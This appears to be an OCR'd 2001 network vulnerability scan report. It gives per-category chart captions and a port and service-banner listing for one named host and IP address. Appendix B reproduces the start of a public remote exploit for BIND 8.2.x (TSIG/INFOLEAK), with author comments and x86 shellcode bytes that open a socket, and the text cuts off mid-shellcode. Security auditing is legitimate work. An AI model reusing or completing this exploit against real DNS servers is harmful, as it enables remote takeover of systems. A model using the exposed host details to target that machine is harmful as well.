
Total Vulnerabilities By Risk Level
The following graph illustrates the total number of vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By Accounts Audit
The following graph illustrates the total number of Accounts vulnerabilities accross all machines divided by risk level.



Total Vulnerabilities By CGI Scripts Audit
The following graph illustrates the total number of CGI Scripts vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By CHAM Audit
The following graph illustrates the total number of CHAM vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By Commerce Audit

The following graph illustrates the total number of Commerce vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By Dns Services Audit


The following graph illustrates the total number of Dns Services vulnerabilities accross all machines divided by risk level.



Total Vulnerabilities By DoS Audit
The following graph illustrates the total number of DoS vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By FTP Servers Audit
The following graph illustrates the total number of FTP Servers vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By IP Services Audit

The following graph illustrates the total number of IP Services vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By Mail Servers Audit


The following graph illustrates the total number of Mail Servers vulnerabilities accross all machines divided by risk level.



Total Vulnerabilities By Miscellaneous Audit
The following graph illustrates the total number of Miscellaneous vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By NetBIOS Audit
The following graph illustrates the total number of NetBIOS vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By Registry Audit

The following graph illustrates the total number of Registry vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By Remote Access Audit


The following graph illustrates the total number of Remote Access vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By Rpc Services Audit
The following graph illustrates the total number of Rpc Services vulnerabilities accross all machines divided by risk level.




Total Vulnerabilities By Service Control Audit
The following graph illustrates the total number of Service Control vulnerabilities accross all machines divided by risk level.



Total Vulnerabilities By SSH Servers Audit
The following graph illustrates the total number of SSH Servers vulnerabilities accross all machines divided by risk level.



Total Vulnerabilities By Web Servers Audit
The following graph illustrates the total number of Web Servers vulnerabilities accross all machines divided by risk level.



General: 203.052.096.178

Address: 203.52.96.178
This is the IP (Internet Protocol) address of the machine, a single machine might have multiple IP adresses associated with it.

Report Date: 04/15/01 16:36:14PM
This is the date and time the scanner started to perform the auditing process. The date and time is reported off the machine local time zone.

Domain Name: SKADE
This is the domain name of the machine. There can be multiple domain names assigned to a single IP (Internet Protocol) address or one domain name assigned to multiple IP addresses.

Ping Response: Host Did Not Respond
No More Details Available

Audits: 203.052.096.178

Mail Servers: VRFY Command Enabled
Low Risk Level
The VRFY command can lead to a remote attacker gaining the first and last name registered to any given email account. This can aid an attacker in social engineering attacks.
How To Fix:
Follow your SMTP server's manual on how to disable the VRFY command. If no instructions are provided contact your SMTP server's vendor.

Machine: 203.052.096.178

Ports: 203.052.096.178

Open Ports: 21
No More Details Available

Filtered Ports: 8
No More Details Available

Closed Ports: 1307 - Closed Ports will not be shown
No More Details Available

21: FTP - File Transfer Protocol [Control]
Detected Protocol: FTP
Port State: Open

Version: 220 SKADE MICROSOFT FTP SERVICE (VERSION 5.0).

25: SMTP - Simple Mail Transfer Protocol
Detected Protocol: SMTP
Port State: Open
Version: 220 SKADE.NEURALFIBRE.COM MICROSOFT ESMTP MAIL SERVICE, VERSION: 5.0.2195.1600 READY AT SUN, 15 APR 2001 16:41:20 +1000

42: NAMESERVER - Host Name Server
Port State: Open

53: DOMAIN - Domain Name Server
Port State: Open

80: WWW-HTTP - World Wide Web HTTP (Hyper Text Transfer Protocol)
Detected Protocol: HTTP
Port State: Open
Version: MICROSOFT-IIS/5.0

88: KERBEROS - Kerberos
Port State: Open

110: POP3 - Post Office Protocol - Version 3
Detected Protocol: POP
Port State: Open
Version: +OK MICROSOFT EXCHANGE 2000 POP3 SERVER VERSION 6.0.4417.0 (SKADE.NEURALFIBRE.COM) READY.

119: NNTP - Network News Transfer Protocol
Detected Protocol: NNTP
Port State: Open
Version: 200 NNTP SERVICE 5.00.0984 VERSION: 5.0.2195.1608 POSTING ALLOWED

135: RPC-LOCATOR - RPC (Remote Procedure Call) Location Service - FILTERED
Port State: Filtered

136: PROFILE - PROFILE Naming System - FILTERED
Port State: Filtered

137: NETBIOS-NS - NETBIOS Name Service - FILTERED
Port State: Filtered

138: NETBIOS-DGM - NETBIOS Datagram Service - FILTERED
Port State: Filtered

139: NETBIOS-SSN - NETBIOS Session Service - FILTERED
Port State: Filtered

143: IMAP - Interim Mail Access Protocol v2
Port State: Open
Version:

389: LDAP - Lightweight Directory Access Protocol
Port State: Open

443: HTTPS - HTTPS (Hyper Text Transfer Protocol Secure) - SSL (Secure Socket Layer)
Port State: Open

445: MICROSOFT-DS - Microsoft-DS
Port State: Open

464: KPASSWD - kpasswd
Port State: Open

563: SNEWS - snews
Port State: Open

593: HTTP-RPC-EPMAP - HTTP RPC Ep Map
Port State: Open

636: LDAPSSL - LDAP Over SSL
Port State: Open

993: IMAPS - Imap4 protocol over TLS/SSL
Port State: Open

995: POP3S - Pop3 (Post Office Protocol) over TLS/SSL
Port State: Open

1032: IAD3 - BBN IAD
Port State: Open

1103: XAUDIO - Xaserver
Port State: Open

6666: IRC-SERV - irc-serv
Port State: Open

12345: NB - NetBus - FILTERED
Port State: Filtered

12346: GabanBus - FILTERED
Port State: Filtered

31337: BO - BackOrifice - FILTERED
Port State: Filtered

Services: 203.052.096.178

Shares: 203.052.096.178

Users: 203.052.096.178

Appendix B

BIND Vulnerability Exploit

```
/*
 * This exploit has been fixed and extensive explanation and clarification
 * added.
 * Cleanup done by:
 *     Ian Goldberg
 *     Jonathan Wilkins
 * NOTE: the default installation of RedHat 6.2 seems to not be affected
 * due to the compiler options.  If BIND is built from source then the
 * bug is able to manifest itself.
 */
/*
 * Original Comment:
 * lame named 8.2.x remote exploit by
 *
 *   Ix        [adresadeforward@yahoo.com] (the master of jmpz),
 *   lucysoft  [lucysoft@hotmail.com] (the master of queries)
 *
 * this exploits the named INFOLEAK and TSIG bug (see
http://www.isc.org/products/BIND/bind-security.html)
 * linux only shellcode
 * this is only for demo purposes, we are not responsable in any way for what you do
with this code.
 *
 * flamez      - canaris
 * greetz      - blizzard, netman.
 * creditz     - anathema  for the original shellcode
 *             - additional code ripped from statdx exploit by ron1n
 *
 * woo, almost forgot... this exploit is pretty much broken (+4 errors), but we hope
you got the idea.
 * if you understand how it works, it won't be too hard to un-broke it
 */

#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include

#define max(a,b) ((a)>(b)?(a):(b))

#define BUFFSIZE 4096

int argevdisp1, argevdisp2;

char shellcode[] =
/* The numbers at the right indicate the number of bytes the call takes
```

```
 * and the number of bytes used so far.  This needs to be lower than
 * 62 in order to fit in a single Query Record.  2 are used in total to
 * send the shell code
 */
/* main: */
/* "callz" is more than 127 bytes away, so we jump to an intermediate
   spot first */
"\xeb\x44"                           /* jmp intr                */ // 2 - 2
/* start: */
"\x5e"                               /* popl %esi               */ // 1 - 3

  /* socket() */
"\x29\xc0"                           /* subl %eax, %eax         */ // 2 - 5
"\x89\x46\x10"                       /* movl %eax, 0x10(%esi)   */ // 3 - 8
"\x40"                               /* incl %eax               */ // 1 - 9
"\x89\xc3"                           /* movl %eax, %ebx         */ // 2 - 11
"\x89\x46\x0c"                       /* movl %eax, 0x0c(%esi)   */ // 3 - 14
"\x40"                               /* incl %eax               */ // 1 - 15
"\x89\x46\x08"                       /* movl %eax, 0x08(%esi)   */ // 3 - 18
